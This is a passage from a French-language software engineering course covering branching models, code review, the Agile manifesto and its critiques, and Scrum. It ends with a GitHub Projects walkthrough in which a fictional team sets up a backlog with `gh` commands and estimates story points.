
Le premier modèle formalisé est **Git Flow**, proposé par Vincent Driessen en 2010 dans un billet de blog devenu célèbre. Git Flow définit une structure de branches rigide : une branche `main` qui contient uniquement le code en production, une branche `develop` qui sert de branche d'intégration, des branches `feature/*` pour chaque nouvelle fonctionnalité, des branches `release/*` pour préparer les mises en production, et des branches `hotfix/*` pour les correctifs urgents. Ce modèle avait le mérite de la clarté : chaque branche a un rôle précis, et le flux de travail est entièrement prédéfini. Mais dans la pratique, beaucoup d'équipes ont trouvé Git Flow trop lourd, avec trop de branches à gérer et trop de cérémonies de merge. Driessen lui-même a ajouté une note à son billet original, reconnaissant que ce modèle n'est pas adapté aux équipes qui pratiquent le déploiement continu.



En réaction à cette complexité, GitHub a proposé un modèle beaucoup plus simple, connu sous le nom de **GitHub Flow**. Le principe tient en quelques règles : la branche `main` est toujours déployable, chaque travail commence par la création d'une branche à partir de `main`, on ouvre une pull request dès que le travail est prêt à être discuté, et on ne merge dans `main` qu'après une code review. C'est essentiellement ce que nous avons fait avec Leila et Sara. La simplicité de ce modèle le rend adapté à la majorité des projets, en particulier ceux qui pratiquent le déploiement continu, où chaque merge dans `main` déclenche automatiquement une mise en production.



Le **trunk-based development** pousse cette simplicité encore plus loin. Dans ce modèle, les développeurs travaillent directement sur la branche principale (le "trunk"), ou sur des branches très courtes qui ne vivent que quelques heures. L'idée centrale est d'éviter les branches longues, qui divergent inévitablement du tronc et créent des merges douloureux. Ce modèle exige en contrepartie une discipline forte : des tests automatisés solides, de l'intégration continue, et souvent l'usage de "feature flags" pour masquer les fonctionnalités en cours de développement dans le code déployé. C'est le modèle utilisé par Google et d'autres grandes entreprises technologiques.



Les code reviews

Nous avons vu que la pull request est le mécanisme par lequel un développeur propose des changements à une base de code. Mais le vrai travail commence quand un autre membre de l'équipe

examine ces changements. La code review est une des pratiques les plus importantes du développement en équipe, et pourtant elle est souvent mal comprise. Il ne s'agit pas simplement de vérifier que le code "fonctionne" : les tests automatisés s'en chargent. La code review est un acte de communication. C'est un moment où deux personnes construisent une compréhension partagée du code, de ses intentions, de ses compromis.

L'idée de faire relire le code par un pair n'est pas nouvelle. Michael Fagan, chez IBM, a formalisé les "inspections de code" dès 1976, avec un processus rigoureux impliquant des rôles définis et des réunions structurées. Les code reviews modernes, facilitées par les outils comme GitHub, sont plus légères mais poursuivent les mêmes objectifs. On y cherche plusieurs choses : la correction logique (est-ce que ce code fait ce qu'il est censé faire ?), la lisibilité (est-ce qu'un autre développeur comprendra ce code dans six mois ?), la cohérence avec le reste du projet (conventions de nommage, patterns utilisés), et les problèmes potentiels de performance ou de sécurité. Mais au-delà de cette checklist, la code review est aussi un mécanisme de diffusion des connaissances : en lisant le code des autres, on apprend le système, on découvre des techniques, on reste au courant de ce qui change.

La code review est aussi un exercice humain délicat. Recevoir des critiques sur son code peut être vécu comme une attaque personnelle, surtout quand on débute. Et donner des commentaires constructifs sans être condescendant est une compétence qui s'apprend. Les équipes qui pratiquent bien la code review développent des conventions implicites ou explicites : formuler les commentaires comme des questions plutôt que des jugements ("est-ce qu'on pourrait simplifier cette boucle ?" plutôt que "cette boucle est mal écrite"), distinguer les suggestions bloquantes des suggestions optionnelles, garder les PRs petites pour que la review soit réaliste, et se rappeler que l'objectif est d'améliorer le code, pas de démontrer sa supériorité. Google a publié ses pratiques de code review internes, qui sont devenues une référence dans l'industrie. Un de leurs principes clés : un reviewer devrait approuver une PR dès qu'elle améliore l'état général du code, même si elle n'est pas parfaite.

Ces pratiques de collaboration trouvent leur aboutissement dans les mécanismes de protection de branches offerts par GitHub. On peut configurer la branche `main` pour qu'elle ne puisse pas recevoir de push direct : tout changement doit passer par une pull request. On peut exiger qu'au moins une personne ait approuvé la review avant le merge. Et on peut exiger que les tests de CI passent avec succès avant que le merge soit autorisé. Ces règles, configurables dans les paramètres du dépôt GitHub, transforment les conventions d'équipe en contraintes automatisées. C'est la rencontre entre l'intégration continue que nous avons vue au module 2 et la collaboration que nous explorons ici : la CI ne vérifie plus seulement le code d'un programmeur individuel, elle devient le gardien de la branche principale d'une équipe entière.

Le manifeste Agile

En quelque au début des années 2000, le mot “agile” est devenu omniprésent, dans la culture technologique et même au-delà. Il représente en fait un phénomène culturel dont la genèse est un petit groupe de professionnels, qui se sont rassemblés pour mettre en commun leurs idées par rapport au changement de paradigme dans la culture du développement logiciel, par rapport aux décennies qui précédaient.

Voici les douze principes du manifeste Agile :

1. Notre plus haute priorité est de satisfaire le client par la livraison rapide et continue de fonctionnalités à forte valeur ajoutée.
2. Accueillez favorablement les changements, même tard dans le développement. Les processus agiles exploitent le changement pour donner un avantage compétitif au client.
3. Livrez fréquemment un logiciel opérationnel, avec des cycles de quelques semaines à quelques mois, en privilégiant les plus courts.
4. Les utilisateurs ou représentants métier et les développeurs doivent collaborer quotidiennement tout au long du projet.
5. Réalisez les projets avec des personnes motivées. Donnez-leur l’environnement et le soutien dont elles ont besoin, et faites-leur confiance pour atteindre les objectifs.
6. La méthode la plus simple et la plus efficace pour transmettre de l’information à l’équipe de développement et au sein de celle-ci est la conversation en face à face.
7. Un logiciel opérationnel est la principale mesure d’avancement.
8. Les processus agiles encouragent un rythme de développement soutenable. Les commanditaires, les développeurs et les utilisateurs doivent pouvoir maintenir indéfiniment un rythme constant.
9. Une attention continue à l’excellence technique et à une bonne conception renforce l’agilité.
10. La simplicité — l’art de maximiser la quantité de travail non effectué — est essentielle.
11. Les meilleures architectures, exigences et conceptions émergent d’équipes auto-organisées.
12. À intervalles réguliers, l’équipe réfléchit aux moyens de devenir plus efficace, puis ajuste et modifie son comportement en conséquence.

Avant le manifeste Agile, on traitait essentiellement la conception logicielle comme on traite un projet de construction d’un nouveau pont : il est préférable de tout prévoir et calculer d’avance, car ceci permettra d’éviter les surprises, et d’avoir une idée précise du déroulement.



Avec le manifeste Agile, les mentalités changent, et on reconnaît qu'une meilleure métaphore pour le développement logiciel est celle d'un jardin, un objet moins prévisible, plus organique et changeant, auquel on doit accorder une attention quotidienne et en constante évolution :



Plusieurs méthodes concrètes ont émergé du mouvement agile. Les deux plus influentes, que nous allons explorer en détail dans les sections qui suivent, sont Scrum et Kanban. Mais il faut aussi mentionner la *programmation extrême* (Extreme Programming, ou XP), proposée par Kent Beck à la fin des années 1990. XP n'est pas tant une méthode de gestion de projet qu'un ensemble de pratiques d'ingénierie : le développement piloté par les tests (TDD), l'intégration continue, le pair programming, le refactoring continu. Plusieurs de ces pratiques sont devenues tellement courantes qu'on oublie parfois qu'elles viennent d'XP. Nous les avons d'ailleurs déjà abordées dans ce cours : le TDD et les tests au module 2, l'intégration continue dans la section sur la CI. Plutôt que de consacrer une section séparée à XP, nous préférons souligner ici que ses idées sont tissées à travers plusieurs parties du cours.

L'agilité dévoyée

Il serait incomplet de présenter les méthodes agiles sans aborder les critiques sérieuses qui leur sont adressées, souvent par les mêmes personnes qui les ont créées. Le manifeste Agile de 2001 était un document radical dans sa simplicité : une page, quatre valeurs, douze principes. Mais en l'espace de deux décennies, le mot "agile" a subi une transformation remarquable. Ce qui était un adjectif décrivant une qualité de travail est devenu un nom propre, puis une marque commerciale, puis une industrie. Dave Thomas, un des dix-sept signataires originaux du manifeste, a cristallisé ce malaise en 2014 dans un billet intitulé "Agile is Dead (Long Live Agility)". Son argument est simple : le mot a été détourné. On ne cherche plus à être agile, on "fait de l'Agile". La nuance est fondamentale. Être agile, c'est s'adapter, itérer, répondre au changement. Faire de l'Agile, c'est suivre un processus certifié, acheter des outils estampillés, embaucher des consultants spécialisés. Thomas n'est pas

le seul signataire à avoir pris ses distances. Andy Hunt (coauteur de *The Pragmatic Programmer*) a exprimé des frustrations similaires, constatant que l'agilité était devenue exactement le type de bureaucratie rigide qu'elle était censée remplacer.

Scrum est la cible la plus fréquente de ces critiques, précisément parce que c'est la méthode agile la plus adoptée. Ron Jeffries, un des créateurs d'Extreme Programming et figure importante du mouvement agile, a forgé le terme "Dark Scrum" pour décrire ce qu'il observe dans beaucoup d'organisations. Le scénario est récurrent : le management découvre Scrum et y voit un outil de contrôle. Les daily standups deviennent des rapports de statut adressés au chef de projet. La vélocité, qui était un outil interne d'auto-calibration de l'équipe, devient un indicateur de performance individuelle que le management surveille et compare d'un sprint à l'autre. C'est un exemple classique de la loi de Goodhart, formulée par l'économiste britannique Charles Goodhart en 1975 : « Lorsqu'une mesure devient un objectif, elle cesse d'être une bonne mesure. » La vélocité était utile tant qu'elle servait à l'équipe pour calibrer ses propres engagements. Dès qu'elle devient un objectif imposé par le management, les équipes apprennent à jouer le système : elles gonflent les estimations pour afficher une vélocité impressionnante, et le chiffre ne reflète plus rien de réel. Les sprints deviennent des mini-deadlines imposées d'en haut plutôt que des engagements volontaires de l'équipe. L'auto-organisation, qui est pourtant au cœur du Scrum Guide, disparaît au profit d'une micromanagement habillé de vocabulaire agile. L'industrie des certifications a amplifié le problème. La Scrum Alliance propose un titre de "Certified Scrum Master" obtenu en deux jours de formation. Cela ne fait pas de quelqu'un un praticien expérimenté, pas plus qu'un cours de deux jours sur le piano ne fait un pianiste. Mais ces certifications créent l'illusion de compétence et alimentent un marché lucratif de formations, de coaches et de consultants. Il y a une ironie profonde à voir l'agilité, née d'un rejet de la bureaucratie et du formalisme, devenir elle-même une bureaucratie formalisée avec ses titres, ses niveaux et ses tarifs journaliers.

Le problème de fond est ce qu'on pourrait appeler une *dette organisationnelle*. Beaucoup d'organisations adoptent Scrum en surface, en ajoutant les cérémonies et le vocabulaire, sans remettre en question leurs structures de pouvoir. Le résultat est un "cargo cult" agile : on reproduit les rituels observés chez les équipes performantes sans comprendre les principes qui les rendent efficaces. On fait des daily standups de quarante-cinq minutes. On rédige des user stories mécaniquement, sans réflexion sur la valeur. On fait des rétrospectives où personne n'ose rien dire parce que le manager est dans la salle.

> Le terme "cargo cult" vient de l'anthropologie : après la Seconde Guerre mondiale, des populations du Pacifique Sud construisaient des pistes d'atterrissage en bambou dans l'espoir de faire revenir les avions de ravitaillement. La forme était parfaite, mais la substance manquait. C'est exactement ce qui arrive quand une organisation adopte les pratiques agiles sans en adopter les valeurs.



Malgré ces dérives, il serait excessif de rejeter l'agilité en bloc. Les principes fondamentaux du manifeste restent pertinents : livrer fréquemment, s'adapter au changement, collaborer étroitement, réfléchir régulièrement à son fonctionnement. Ce sont les principes 1, 2, 4, et 12, et ils ne nécessitent ni certification, ni consultant, ni outil spécialisé. La leçon est peut-être que les méthodes agiles fonctionnent mieux quand elles sont redécouvertes par l'équipe elle-même, à partir de ses propres problèmes, plutôt qu'imposées de l'extérieur comme une solution clé en main. C'est d'ailleurs ce que Dave Thomas recommande : oublier le *nom* "Agile" et revenir au verbe. Trouver où on en est. Faire un petit pas vers où on veut aller. Évaluer le résultat. Ajuster. Répéter.

La méthode Scrum

En 1986, les professeurs Hirotaka Takeuchi et Ikujiro Nonaka publient dans la *Harvard Business Review* un article intitulé “The New New Product Development Game”. Leur sujet n’est pas le logiciel : ils étudient comment des entreprises japonaises comme Honda, Canon et Fuji-Xerox parviennent à développer de nouveaux produits plus rapidement que leurs concurrents. Leur constat est que les équipes les plus performantes ne suivent pas un processus séquentiel où chaque phase est complétée avant de passer à la suivante (ce qu’ils comparent à une course à relais). Elles fonctionnent plutôt comme une mêlée de rugby (*scrum*) : l’équipe avance ensemble, en bloc, en se passant le ballon d’avant en arrière tout en progressant sur le terrain. L’analogie peut sembler anecdotique, mais elle capture une idée profonde : le développement de produits complexes n’est pas un processus linéaire qu’on peut planifier de bout en bout, c’est un effort collectif, adaptatif, où les phases se chevauchent et où l’équipe s’auto-organise.



C’est dans les années 1990 que Jeff Sutherland et Ken Schwaber s’emparent de ces idées et les transposent au développement logiciel. Sutherland, qui travaille alors chez Easel Corporation, s’inspire directement de l’article de Takeuchi et Nonaka pour organiser son équipe en sprints courts avec des réunions quotidiennes. Schwaber, consultant en gestion de projet, formalise l’approche et la présente à la conférence OOPSLA en 1995. Ensemble, ils publient le *Scrum Guide*, un document volontairement court (une vingtaine de pages) qui définit les rôles, les événements et les artefacts de la méthode. Ce guide a été révisé plusieurs fois depuis, mais son esprit reste le même : fournir un cadre léger pour gérer la complexité, pas une recette rigide à suivre à la lettre.

Les rôles

Scrum définit trois rôles. Le *Product Owner* est responsable de déterminer *quoi* construire : il maintient une liste ordonnée de fonctionnalités à développer (le *product backlog*) et s'assure que l'équipe travaille toujours sur ce qui a le plus de valeur. Le *Scrum Master* ne gère pas l'équipe au sens traditionnel : son rôle est de faciliter le processus, de lever les obstacles qui bloquent l'équipe, et de s'assurer que les règles de Scrum sont comprises et respectées. Enfin, l'*équipe de développement* (typiquement entre trois et neuf personnes) est auto-organisée : c'est elle qui décide *comment* réaliser le travail. Il n'y a pas de chef d'équipe, pas de répartition des tâches par un gestionnaire. Cette distinction entre le *quoi* (Product Owner) et le *comment* (équipe) est au cœur de la philosophie Scrum.

Il est notable que Scrum ne définit que trois rôles, et que l'équipe de développement est explicitement décrite comme *cross-fonctionnelle* : elle contient toutes les compétences nécessaires pour livrer le produit, sans distinction de titre entre ses membres. C'est un contraste marqué avec l'organisation traditionnelle des équipes logicielles, qui distinguait des rôles spécialisés : développeurs, testeurs, analystes, architectes. Le rôle de testeur QA (*quality assurance*), en particulier, était l'un des plus courants. Dans le modèle classique, une équipe QA distincte recevait le logiciel une fois le développement terminé et le soumettait à des plans de test manuels, souvent exhaustifs, avant de le déclarer prêt pour la mise en production. Ce modèle avait sa logique dans un contexte waterfall, où les livraisons étaient espacées de plusieurs mois. Mais dans un contexte agile, où l'équipe livre toutes les deux semaines, une phase de test séparée devient un goulot d'étranglement. C'est pourquoi Scrum intègre la responsabilité de la qualité à l'intérieur de l'équipe elle-même : chaque membre est responsable de la qualité de ce qu'il livre, et les tests automatisés (que nous avons vus au module 2) remplacent en grande partie l'inspection manuelle. Le rôle de testeur QA n'a pas disparu pour autant, mais il s'est transformé : dans beaucoup d'équipes modernes, les spécialistes QA se concentrent sur les tests exploratoires (chercher les cas limites que les tests automatisés ne couvrent pas), sur la qualité de l'expérience utilisateur, ou sur l'automatisation des tests elle-même.

Cette structure d'équipe n'est pas anodine. Rappelons la loi de Conway, que nous avons introduite dans l'introduction de ce module : la structure d'une organisation tend à se refléter dans l'architecture de ses logiciels. Une équipe Scrum de quatre ou cinq personnes, travaillant ensemble sur un même produit, va naturellement produire un système relativement intégré. Si l'équipe comprend un développeur frontend et un développeur backend, le système aura vraisemblablement une séparation frontend/backend. Si on divise le travail entre deux équipes distinctes, une pour les réservations et une pour l'authentification, on obtiendra deux sous-systèmes avec une API entre eux. Ce n'est ni bien ni mal en soi, mais il faut en être conscient : quand on décide de la composition d'une équipe, on prend implicitement une décision architecturale.

Le sprint et les cérémonies

Le sprint est l'unité de temps fondamentale de Scrum : une période fixe, généralement de deux semaines, pendant laquelle l'équipe s'engage à livrer un incrément fonctionnel du produit. Scrum structure le déroulement de chaque sprint autour de quatre réunions qu'on appelle les *cérémonies* (le Scrum Guide utilise le terme *événements*). Ce ne sont pas des réunions au sens bureaucratique : chacune a un objectif précis, une durée limitée, et un résultat attendu. Le sprint commence par le *sprint planning*, où l'équipe sélectionne des éléments du product backlog et définit un objectif. Pendant le sprint, le *daily standup* synchronise l'équipe chaque matin en quinze minutes : chaque

membre dit ce qu'il a fait la veille, ce qu'il fait aujourd'hui, et s'il est bloqué. Le sprint se termine par deux cérémonies : la *sprint review*, où l'équipe présente ce qui a été accompli aux parties prenantes, et la *rétrospective*, où elle réfléchit à son propre fonctionnement et identifie des améliorations pour le prochain sprint.




Démonstration avec GitHub Projects

Pour illustrer concrètement comment Scrum fonctionne au quotidien, nous allons suivre une petite équipe à travers son premier sprint. Nous retrouvons Leila et Sara, que nous avons rencontrées dans la section sur GitHub. Elles travaillent maintenant au sein d'une équipe de quatre personnes qui développe *RéservaSalle*, une application web permettant de réserver des salles dans un espace de coworking. Leila joue le rôle de Product Owner : c'est elle qui a la vision du produit et qui décide des priorités. Sara et Marco sont développeurs. Nadia est Scrum Master : elle facilite le processus et s'assure que l'équipe n'est pas bloquée. Pour mettre en place et suivre leur sprint, l'équipe utilise GitHub Projects, l'outil de gestion de projet intégré à GitHub.

Mise en place du projet

La première étape est de créer un projet GitHub Projects depuis l'onglet *Projects* du profil ou de l'organisation. Le projet est nommé « RéservaSalle ». Par défaut, GitHub Projects affiche les éléments du projet sous forme de **vue Table** : chaque ligne est une tâche, chaque colonne un champ (titre, statut, responsable, etc.). C'est la vue la plus simple, et aussi la plus naturelle pour commencer : on est en train de construire un backlog, c'est-à-dire une liste ordonnée de travail à faire, et un tableau

ressemble exactement à ça.



Les éléments qui peuplent ce tableau ne sont pas des objets propres à GitHub Projects : ce sont des **issues** GitHub, c'est-à-dire les mêmes issues que nous avons vues dans la section sur GitHub. C'est un choix de conception important : le backlog n'est pas une liste séparée du reste du projet, il est ancré directement dans le dépôt. Une issue peut représenter une fonctionnalité à développer, un bug à corriger, ou une tâche technique. On peut créer une issue directement depuis la vue Table, ou depuis l'onglet *Issues* du dépôt, et l'ajouter ensuite au projet.

Le product backlog (tableau des issues / stories)


Les éléments du backlog sont souvent formulés sous forme de *user stories*. Le format classique est : « En tant que [rôle], je veux [action] afin de [bénéfice] ». Cette formulation peut sembler inutilement verbeuse à première vue, mais elle force à répondre à trois questions que les équipes oublient souvent : *qui* a besoin de cette fonctionnalité, *quoi* exactement, et *pourquoi*. Un titre comme « Gérer les salles » est ambigu, car il ne précise pas si c'est pour l'utilisateur qui cherche une salle ou pour l'administrateur qui en ajoute une nouvelle. Le format user story dissipe cette ambiguïté. Et si l'équipe n'arrive pas à formuler le « afin de », c'est souvent le signe que la fonctionnalité est mal comprise ou inutile.

Pour RéservaSalle, le backlog initial contient six issues. Quatre sont des fonctionnalités destinées aux utilisateurs finaux, deux sont des tâches techniques sans valeur directe pour l'utilisateur mais nécessaires au bon fonctionnement du projet. On distingue ces types à l'aide de *labels* GitHub : `story` pour les user stories, `tech` pour les tâches techniques.

#	Titre	User story
1	Modèle de données	En tant que développeur, je veux un modèle de données pour les salles et les rés
2	API liste des salles	En tant qu'utilisateur, je veux voir les salles disponibles afin de choisir celle qui r
3	Page d'affichage des salles	En tant qu'utilisateur, je veux une page qui affiche les salles afin de naviguer visu
4	API de réservation	En tant qu'utilisateur, je veux pouvoir réserver une salle afin de garantir ma plac
5	Authentification	En tant qu'utilisateur, je veux m'authentifier afin que mes réservations soient ass
6	CI avec GitHub Actions	En tant que développeur, je veux un pipeline de CI afin que les tests soient exécu

Créer six issues via l'interface web est un processus répétitif. C'est l'occasion d'introduire `gh`, l'outil en ligne de commande officiel de GitHub. Il ne faut pas confondre `gh` et `git` : `git` gère les commits, les branches et l'historique local, tandis que `gh` interagit avec GitHub en tant que plateforme — créer des issues, ouvrir des pull requests, gérer des projets. Les deux sont complémentaires.

```
$ gh issue create -R cjauvin/reservasalle \
  --title "Modèle de données pour les salles et réservations" \
  --body "En tant que développeur, je veux un modèle de données pour les salles et les réservatio
  --label tech
$ gh issue create -R cjauvin/reservasalle \
  --title "API pour lister les salles disponibles" \
  --body "En tant qu'utilisateur, je veux voir les salles disponibles afin de choisir celle qui m
  --label story
$ gh issue create -R cjauvin/reservasalle \
  --title "Page d'affichage des salles" \
  --body "En tant qu'utilisateur, je veux une page qui affiche les salles afin de naviguer visuel
  --label story
$ gh issue create -R cjauvin/reservasalle \
  --title "API de réservation d'une salle" \
  --body "En tant qu'utilisateur, je veux pouvoir réserver une salle afin de garantir ma place" \
  --label story
$ gh issue create -R cjauvin/reservasalle \
  --title "Authentification des utilisateurs" \
  --body "En tant qu'utilisateur, je veux m'authentifier afin que mes réservations soient associé
  --label story
$ gh issue create -R cjauvin/reservasalle \
  --title "CI avec GitHub Actions" \
  --body "En tant que développeur, je veux un pipeline de CI afin que les tests soient exécutés a
  --label tech
```



Une fois les issues créées, elles apparaissent dans la vue Table. C'est aussi le moment d'enrichir le

projet avec deux champs supplémentaires. GitHub Projects permet d'ajouter des champs personnalisés typés : texte, nombre, date, sélection, et quelques types spécialisés. Le premier est un champ numérique nommé *Story Points*. Les story points sont une unité d'estimation utilisée par beaucoup d'équipes Scrum pour évaluer l'effort relatif de chaque tâche. L'idée n'est pas de mesurer le temps en heures, mais de comparer les tâches entre elles : si une tâche vaut 2 points et une autre en vaut 5, la seconde est environ deux fois et demie plus complexe. Les valeurs suivent généralement la suite de Fibonacci (1, 2, 3, 5, 8, 13…), ce qui force des choix tranchés plutôt que des distinctions trop fines. Il faut noter que les story points ne font pas partie du Scrum Guide officiel : c'est une pratique complémentaire largement répandue, mais certaines équipes préfèrent simplement découper le travail en tâches de taille équivalente et les compter.

Le second champ est de type *Iteration*. Une itération dans GitHub Projects correspond exactement à un sprint : c'est une période de temps fixe, ici configurée à deux semaines, à laquelle on associe des tâches. Ce champ a deux utilités concrètes : filtrer la vue pour ne voir que les tâches du sprint en cours, et comparer la charge de travail d'un sprint à l'autre au fil du temps. Une fois les deux champs ajoutés, la vue Table du backlog affiche maintenant plusieurs colonnes : titre, statut (nous verrons cela plus loin), responsable (le programmeur qui sera attitré à la tâche), story points et itération, ainsi que d'autres colonnes possibles, dont nous ne parlerons pas.

La première cérémonie : le sprint planning

Le sprint planning est la première cérémonie du sprint. C'est le moment où l'équipe décide collectivement de ce qu'elle s'engage à livrer pendant les deux prochaines semaines. La cérémonie se déroule en trois temps : le Product Owner présente les éléments les plus prioritaires du backlog, l'équipe les estime en story points, puis elle sélectionne ceux qu'elle pense pouvoir compléter pendant le sprint. La discussion autour de l'estimation est souvent plus révélatrice que le chiffre lui-même : c'est en débattant de la complexité d'une tâche qu'on découvre des ambiguïtés, des dépendances cachées ou des risques techniques que personne n'avait anticipés.


Pour RéservaSalle, l'équipe passe en revue chaque issue et remplit le champ *Story Points* directement dans la vue Table. Après discussion, voici les estimations retenues :

#	Titre	Story Points
1	Modèle de données	3
2	API liste des salles	3
3	Page d'affichage des salles	5
4	API de réservation	5
5	Authentification	8
6	CI avec GitHub Actions	2

Le total du backlog est de 26 points. Comme c'est le premier sprint, l'équipe n'a pas encore de vélocité de référence : elle ne sait pas encore combien de points elle est capable de compléter en deux semaines. Elle doit donc faire une estimation prudente. Avec deux développeurs, elle choisit les issues #1, #2, #3 et #6, pour un total de 13 points. L'issue #1 (modèle de données) est un prérequis pour les deux APIs. L'issue #6 (CI) est une tâche d'infrastructure qu'il vaut mieux mettre en place tôt. L'issue #3 (page d'affichage) dépend de l'API #2, mais les deux peuvent avancer en parallèle si le contrat d'API est défini à l'avance.

